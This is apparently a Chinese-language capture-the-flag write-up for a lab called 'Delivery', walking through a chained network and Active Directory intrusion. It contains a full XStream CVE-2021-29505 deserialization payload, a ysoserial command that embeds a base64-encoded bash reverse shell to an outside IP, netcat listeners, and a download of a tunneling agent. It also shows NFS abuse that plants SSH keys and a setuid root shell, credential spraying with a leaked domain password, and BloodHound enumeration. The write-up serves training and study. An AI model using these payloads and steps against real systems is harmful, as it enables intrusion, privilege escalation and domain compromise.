Delivery

第1关
请测试 Delivery 暴露在公网上的 Web 应用的安全性,并尝试获取在该服务器上执行任意命令的能力。
第2关
为了实现跨机器和跨操作系统的文件共享,管理员在内网部署了 NFS,然而这个决策却使得该服务器陷入了潜在的安全风险。你的任务是尝试获取该服务器的控制权,以评估安全性。
第3关
请尝试获取内网中运行 OA 系统的服务器权限,并获取该服务器上的机密文件。
第4关
由于域管理员错误的配置,导致域内某个用户拥有危险的 DACL。你的任务是找到该用户,并评估这个配置错误所带来的潜在危害。

tag

XStream
内网渗透
域渗透

信息搜集

先用fscan扫一下机器
./fscan.exe -h 39.99.232.178

1
2
3
4
5
6
7
8
9
10
11
12
start infoscan
39.99.232.178:80 open
39.99.232.178:22 open
39.99.232.178:21 open
39.99.232.178:8080 open
[*] alive ports len is: 4
start vulscan
[*] WebTitle http://39.99.232.178 code:200 len:10918 title:Apache2 Ubuntu Default Page: It works
[*] WebTitle http://39.99.232.178:8080 code:200 len:3655 title:公司发货单
[+] ftp 39.99.232.178:21:anonymous
[->]1.txt
[->]pom.xml


看一下ftp共享文件

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
<modelVersion>4.0.0</modelVersion>
<parent>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-starter-parent</artifactId>
<version>2.7.2</version>
<relativePath/> <!-- lookup parent from repository -->
</parent>
<groupId>com.example</groupId>
<artifactId>ezjava</artifactId>
<version>0.0.1-SNAPSHOT</version>
<name>ezjava</name>
<description>ezjava</description>
<properties>
<java.version>1.8</java.version>
</properties>
<dependencies>
<dependency>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-starter-thymeleaf</artifactId>
</dependency>
<dependency>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-starter-web</artifactId>
</dependency>

<dependency>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-starter-test</artifactId>
<scope>test</scope>
</dependency>

<dependency>
<groupId>com.thoughtworks.xstream</groupId>
<artifactId>xstream</artifactId>
<version>1.4.16</version>
</dependency>

<dependency>
<groupId>commons-collections</groupId>
<artifactId>commons-collections</artifactId>
<version>3.2.1</version>
</dependency>
</dependencies>

<build>
<plugins>
<plugin>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-maven-plugin</artifactId>
</plugin>
</plugins>
</build>

</project>

CVE-2021-29505 XStream远程代码执行漏洞
下载反序列化工具ysoserial-all.jar
wget https://github.com/frohoff/ysoserial/releases/download/v0.0.6/ysoserial-all.jar
根据自己的攻击机IP和自定义端口修改以下反弹shell的语句
/bin/bash -i>& /dev/tcp/1.13.81.37/4444 0>&1
base64编码
echo "/bin/bash -i>& /dev/tcp/1.13.81.37/4444 0>&1" | base64
攻击机执行以下语句来监听端口

java -cp ysoserial-all.jar ysoserial.exploit.JRMPListener 1234 CommonsCollections6 "bash -c {echo,L2Jpbi9iYXNoIC1pPiYgL2Rldi90Y3AvMS4xMy44MS4zNy80NDQ0IDA+JjEK}|{base64,-d}|{bash,-i}"
另起一个命令行进行反弹回来的shell的监听

nc -lvvp 4444
打开BurpSuite,根据自己攻击机IP和端口进行修改后,使用以下payload对靶机进行发包

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
POST /just_sumbit_it HTTP/1.1
Host: 39.99.232.178:8080
Content-Length: 1730
Accept: application/xml, text/xml, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.63 Safari/537.36
Content-Type: application/xml;charset=UTF-8
Origin: http://39.99.232.178:8080
Referer: http://39.99.232.178:8080/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close

<java.util.PriorityQueue serialization='custom'> <unserializable-parents/>
<java.util.PriorityQueue>
<default>
<size>2</size>
</default>
<int>3</int>
<javax.naming.ldap.Rdn_-RdnEntry>
<type>12345</type>
<value class='com.sun.org.apache.xpath.internal.objects.XString'>
<m__obj class='string'>com.sun.xml.internal.ws.api.message.Packet@2002fc1d Content</m__obj>
</value>
</javax.naming.ldap.Rdn_-RdnEntry>
<javax.naming.ldap.Rdn_-RdnEntry>
<type>12345</type>
<value class='com.sun.xml.internal.ws.api.message.Packet' serialization='custom'>
<message class='com.sun.xml.internal.ws.message.saaj.SAAJMessage'>
<parsedMessage>true</parsedMessage>
<soapVersion>SOAP_11</soapVersion>
<bodyParts/>
<sm class='com.sun.xml.internal.messaging.saaj.soap.ver1_1.Message1_1Impl'>
<attachmentsInitialized>false</attachmentsInitialized>
<nullIter class='com.sun.org.apache.xml.internal.security.keys.storage.implementations.KeyStoreResolver$KeyStoreIterator'>
<aliases class='com.sun.jndi.toolkit.dir.LazySearchEnumerationImpl'>
<candidates class='com.sun.jndi.rmi.registry.BindingEnumeration'>
<names>
<string>aa</string>
<string>aa</string>
</names>
<ctx>
<environment/>
<registry class='sun.rmi.registry.RegistryImpl_Stub' serialization='custom'>
<java.rmi.server.RemoteObject>
<string>UnicastRef</string>
<string>119.45.163.95</string>
<int>1234</int>
<long>0</long>
<int>0</int>
<long>0</long>
<short>0</short>
<boolean>false</boolean>
</java.rmi.server.RemoteObject>
</registry>
<host>119.45.163.95</host>
<port>1234</port>
</ctx>
</candidates>
</aliases>
</nullIter>
</sm>
</message>
</value>
</javax.naming.ldap.Rdn_-RdnEntry>
</java.util.PriorityQueue>


起个http服务
python3 -m http.server 80
wget http://119.45.163.95/linux_x64_agent
连接
./linux_x64_agent -l 44444 -s 123
./linux_x64_admin -c 39.99.232.178:44444 -s 123
拿flag

1
2
3
4
5
6
7
8
9
10
11
12
13
root@ubuntu:/root/flag# cat flag01.txt
cat flag01.txt
██████ ██ ██ ██ ██
██░░░░██ █████ ░██ ░██ ░██ ░░
██ ░░ ██████ ███████ ██░░░██ ██████ ██████ ██████ ██ ██ ░██ ██████ ██████ ██ ██████ ███████ ██████
░██ ██░░░░██░░██░░░██░██ ░██░░██░░█ ░░░░░░██ ░░░██░ ░██ ░██ ░██ ░░░░░░██ ░░░██░ ░██ ██░░░░██░░██░░░██ ██░░░░
░██ ░██ ░██ ░██ ░██░░██████ ░██ ░ ███████ ░██ ░██ ░██ ░██ ███████ ░██ ░██░██ ░██ ░██ ░██░░█████
░░██ ██░██ ░██ ░██ ░██ ░░░░░██ ░██ ██░░░░██ ░██ ░██ ░██ ░██ ██░░░░██ ░██ ░██░██ ░██ ░██ ░██ ░░░░░██
░░██████ ░░██████ ███ ░██ █████ ░███ ░░████████ ░░██ ░░██████ ███░░████████ ░░██ ░██░░██████ ███ ░██ ██████
░░░░░░ ░░░░░░ ░░░ ░░ ░░░░░ ░░░ ░░░░░░░░ ░░ ░░░░░░ ░░░ ░░░░░░░░ ░░ ░░ ░░░░░░ ░░░ ░░ ░░░░░░


flag01: flag{193a0840-7ebd-479e-90b0-c8e2e82baf11}

./linux_x64_agent -l 44445 -s 123
./windows_x64_admin -c 39.99.232.178:44445 -s 123
然后传个fscan
upload /home/kali/Desktop/fscan /xx/fscan
ifconfig
扫个内网
./fscan -h 172.22.13.0/24

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
start infoscan
(icmp) Target 172.22.13.14 is alive
(icmp) Target 172.22.13.6 is alive
(icmp) Target 172.22.13.28 is alive
(icmp) Target 172.22.13.57 is alive
[*] Icmp alive hosts len is: 4
172.22.13.57:80 open
172.22.13.28:80 open
172.22.13.28:445 open
172.22.13.6:445 open
172.22.13.57:22 open
172.22.13.14:80 open
172.22.13.14:22 open
172.22.13.14:21 open
172.22.13.28:139 open
172.22.13.6:139 open
172.22.13.6:135 open
172.22.13.28:135 open
172.22.13.6:88 open
172.22.13.28:8000 open
172.22.13.14:8080 open
172.22.13.28:3306 open
[*] alive ports len is: 16
start vulscan
[+] ftp 172.22.13.14:21:anonymous
[->]1.txt
[->]pom.xml
[*] WebTitle http://172.22.13.14 code:200 len:10918 title:Apache2 Ubuntu Default Page: It works
[*] NetInfo
[*]172.22.13.6
[->]WIN-DC
[->]172.22.13.6
[*] WebTitle http://172.22.13.57 code:200 len:4833 title:Welcome to CentOS
[*] WebTitle http://172.22.13.28 code:200 len:2525 title:欢迎登录OA办公平台
[*] NetBios 172.22.13.28 WIN-HAUWOLAO.xiaorang.lab Windows Server 2016 Datacenter 14393
[*] NetBios 172.22.13.6 [+] DC:XIAORANG\WIN-DC
[*] WebTitle http://172.22.13.28:8000 code:200 len:170 title:Nothing Here.
[*] NetInfo
[*]172.22.13.28
[->]WIN-HAUWOLAO
[->]172.22.13.28
[*] WebTitle http://172.22.13.14:8080 code:200 len:3655 title:公司发货单
[*] WebTitle http://172.22.13.28:8000 code:200 len:170 title:Nothing Here.
[*] NetBios 172.22.13.28 WIN-HAUWOLAO.xiaorang.lab Windows Server 2016 Datacenter 14393
[*] WebTitle http://172.22.13.14 code:200 len:10918 title:Apache2 Ubuntu Default Page: It works
[+] mysql 172.22.13.28:3306:root 123456
已完成 16/16

172.22.13.57 (CentOS系统)
172.22.13.28 (Windows Server 2016)
172.22.13.14 (Ubuntu系统)
172.22.13.6 (Windows域控制器)
多扫几个端口
./fscan -h 172.22.13.0/24 -p 1-65535

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
start infoscan
(icmp) Target 172.22.13.14 is alive
(icmp) Target 172.22.13.6 is alive
(icmp) Target 172.22.13.28 is alive
(icmp) Target 172.22.13.57 is alive
[*] Icmp alive hosts len is: 4
172.22.13.57:80 open
172.22.13.28:80 open
172.22.13.57:22 open
172.22.13.14:80 open
172.22.13.14:22 open
172.22.13.14:21 open
172.22.13.6:53 open
172.22.13.57:111 open
172.22.13.6:135 open
172.22.13.6:88 open
172.22.13.28:139 open
172.22.13.6:139 open
172.22.13.28:135 open
172.22.13.6:389 open
172.22.13.6:445 open
172.22.13.28:445 open
172.22.13.6:464 open
172.22.13.6:593 open
172.22.13.6:636 open
172.22.13.57:2049 open
172.22.13.6:3269 open
172.22.13.6:3268 open
172.22.13.28:3306 open
172.22.13.6:3389 open
172.22.13.28:3389 open
172.22.13.28:8000 open
172.22.13.14:8080 open
172.22.13.6:9389 open
172.22.13.28:15774 open
172.22.13.57:20048 open
172.22.13.57:38564 open
172.22.13.6:47001 open
172.22.13.28:47001 open
172.22.13.28:49664 open
172.22.13.28:49667 open
172.22.13.6:49667 open
172.22.13.6:49666 open
172.22.13.28:49666 open
172.22.13.28:49669 open
172.22.13.6:49668 open
172.22.13.28:49674 open
172.22.13.28:49675 open
172.22.13.28:49668 open
172.22.13.6:49665 open
172.22.13.28:49665 open
172.22.13.6:49664 open
172.22.13.57:52954 open
172.22.13.6:54655 open
172.22.13.6:54654 open
172.22.13.6:54653 open
172.22.13.6:54662 open
172.22.13.6:54670 open
172.22.13.6:54666 open
172.22.13.6:54681 open
172.22.13.6:56767 open
[*] alive ports len is: 55
start vulscan
[*] WebTitle http://172.22.13.57 code:200 len:4833 title:Welcome to CentOS
[*] WebTitle http://172.22.13.28 code:200 len:2525 title:欢迎登录OA办公平台
[*] WebTitle http://172.22.13.14 code:200 len:10918 title:Apache2 Ubuntu Default Page: It works
[*] NetInfo
[*]172.22.13.6
[->]WIN-DC
[->]172.22.13.6
[*] NetInfo
[*]172.22.13.28
[->]WIN-HAUWOLAO
[->]172.22.13.28
[*] NetBios 172.22.13.6 [+] DC:XIAORANG\WIN-DC
[+] ftp 172.22.13.14:21:anonymous
[->]1.txt
[->]pom.xml
[*] WebTitle http://172.22.13.28:8000 code:200 len:170 title:Nothing Here.
[*] WebTitle http://172.22.13.28:47001 code:404 len:315 title:Not Found
[*] WebTitle http://172.22.13.6:47001 code:404 len:315 title:Not Found
[*] NetBios 172.22.13.28 WIN-HAUWOLAO.xiaorang.lab Windows Server 2016 Datacenter 14393
[*] WebTitle http://172.22.13.14:8080 code:200 len:3655 title:公司发货单
[+] mysql 172.22.13.28:3306:root 123456

发现这一条
172.22.13.57:2049 open
为NSF,看一下目录
proxychains showmount -e 172.22.13.57

1
2
Export list for 172.22.13.57:
/home/joyce *

挂载一下盘
proxychains mount -t nfs 172.22.13.57:/home/joyce ./temp -o nolock
发现不行,因为mount不能proxychains,去机器一上运行
mount -t nfs 172.22.13.57:/home/joyce ./temp -o nolock
针对NFS的渗透测试
生成ssh密钥(密码留空即可)
ssh-keygen -t rsa -b 4096
cat ~/.ssh/id_rsa.pub
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC3jHYH0pCQELC2mx6XAAVnmjh9I2j9tPS4sQzNbqeAIzx65HgZP7ru0AgO84eobQeyd0ZdGTZbYIWjwNAa0wzfQqBWTd3xtVbCeFSivqrGI13ZxfhOrSijv/aadRRuHn8hiOQFWbKUtHkdQ3SHzxxF9h1kxWw2AXL2wSvO9dqCxkWUCnQL5cEvv7JLNR4aV/QTBaZ/Y0oI+MTPMq2Ix+bHVM1zd4dO7kRQhvaiO09+7jyvkGAANc3al3ZBhgE4wyvVSt4ba20791a4/ZjYdPiolLgjrzi8oBgMqQGhSjMNqfvA6wZcPZZWmHDnJqQu9HH6dajEoi1xnYAejdksT9V7IXzUxnaKnMcnoqsNaRECzE2VU2Xk+TnUIjX5P4gzHsxtKrL7xGedZ73znh/zfMyLLCdt9xIWTXLNTyNFp4GS9vCQgxbUQEYN7YIZokWFT0TJeD1/82orSAb1TSjOEbDF4FtLIw9ZjAnR63CY6HPmG0DOJkOgUtoe1dIDJy11uWdQ0SDP0ueGCjpk2G5uigwTq95fhYjamnbXbCviKLJLD6ec0obCEX0Y2pkXc7ZCkD9NgvmliXHq8TgR99A+yGulOZ3WdTh6HevwTZnmQRKlJNNaL6MDsv2e4Ozqxse+PfGIJPSYti02m2NbhHSYCgpjdxKru8WYmq44oCGYfoj1mw== root@kali" > ./temp/.ssh/authorized_keys
ssh连接
proxychains ssh -i ~/.ssh/id_rsa joyce@172.22.13.57
然后写文件(在机器一通过nsf写入)

1
2
3
4
5
6
7
echo '#!/usr/bin/python3' > ./temp/script.py    
echo 'import os' >> ./temp/script.py
echo 'import sys' >> ./temp/script.py
echo 'try: ' >> ./temp/script.py
echo ' os.system("/bin/bash")' >> ./temp/script.py
echo 'except:' >> ./temp/script.py
echo ' sys.exit()' >> ./temp/script.py

给权限
chmod +s ./temp/script.py
不能执行,可能没有py
写c文件
echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > ./temp/shell.c
gcc ./temp/shell.c -o ./temp/shell
chmod +s ./temp/shell
运行成功提权
拿flag02.txt和密码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
[root@centos /]# ls
bin dev flag02.txt lib lost+found mnt pAss.txt root sbin sys usr
boot etc home lib64 media opt proc run srv tmp var
[root@centos /]# cat flag02.txt
SSS h d CCC d t l
S h d C d t ii l
SSS hhh aa ddd ooo w w C rrr eee ddd eee nnn ttt aa l ss
S h h a a d d o o w w w C r e e d d e e n n t ii a a l s
SSSS h h aaa ddd ooo w w CCC r ee ddd ee n n tt ii aaa l ss


flag02: flag{357ba9e2-9029-4d91-af0d-4a27149fcb4a}

hint: relay race
1
2
[joyce@centos /]$ cat pAss.txt
xiaorang.lab/zhangwen\QT62f3gBhK1

试一下密码喷洒
proxychains -q crackmapexec smb 172.22.13.0/24 -u 'zhangwen' -p 'QT62f3gBhK1'

1
2
3
4
SMB         172.22.13.6     445    WIN-DC           [*] Windows Server 2022 Build 20348 x64 (name:WIN-DC) (domain:xiaorang.lab) (signing:True) (SMBv1:False)
SMB 172.22.13.28 445 WIN-HAUWOLAO [*] Windows Server 2016 Datacenter 14393 x64 (name:WIN-HAUWOLAO) (domain:xiaorang.lab) (signing:False) (SMBv1:True)
SMB 172.22.13.6 445 WIN-DC [+] xiaorang.lab\zhangwen:QT62f3gBhK1
SMB 172.22.13.28 445 WIN-HAUWOLAO [+] xiaorang.lab\zhangwen:QT62f3gBhK1

尝试远程,只能xfreerdp才行
proxychains rdesktop 172.22.13.28 -u zhangwen -d xiaorang.lab -p 'QT62f3gBhK1'
proxychains xfreerdp /u:"zhangwen@xiaorang.lab" /v:172.22.13.28:3389 /drive:xx,/home/kali/Desktop/http
QT62f3gBhK1
bloodhound一下
.\sharphound.exe -c all
然后成功获取zip文件,拉下来
然后在kali中启动bloodhound

1
2
neo4j start 
./BloodHound --no-sandbox

导入
用BloodHound发现zhangwen这个用户是ACL Admins组的,对WIN-DC具有WriteDacl权限,能写属性,比如写个DCSync、RBCD啥的

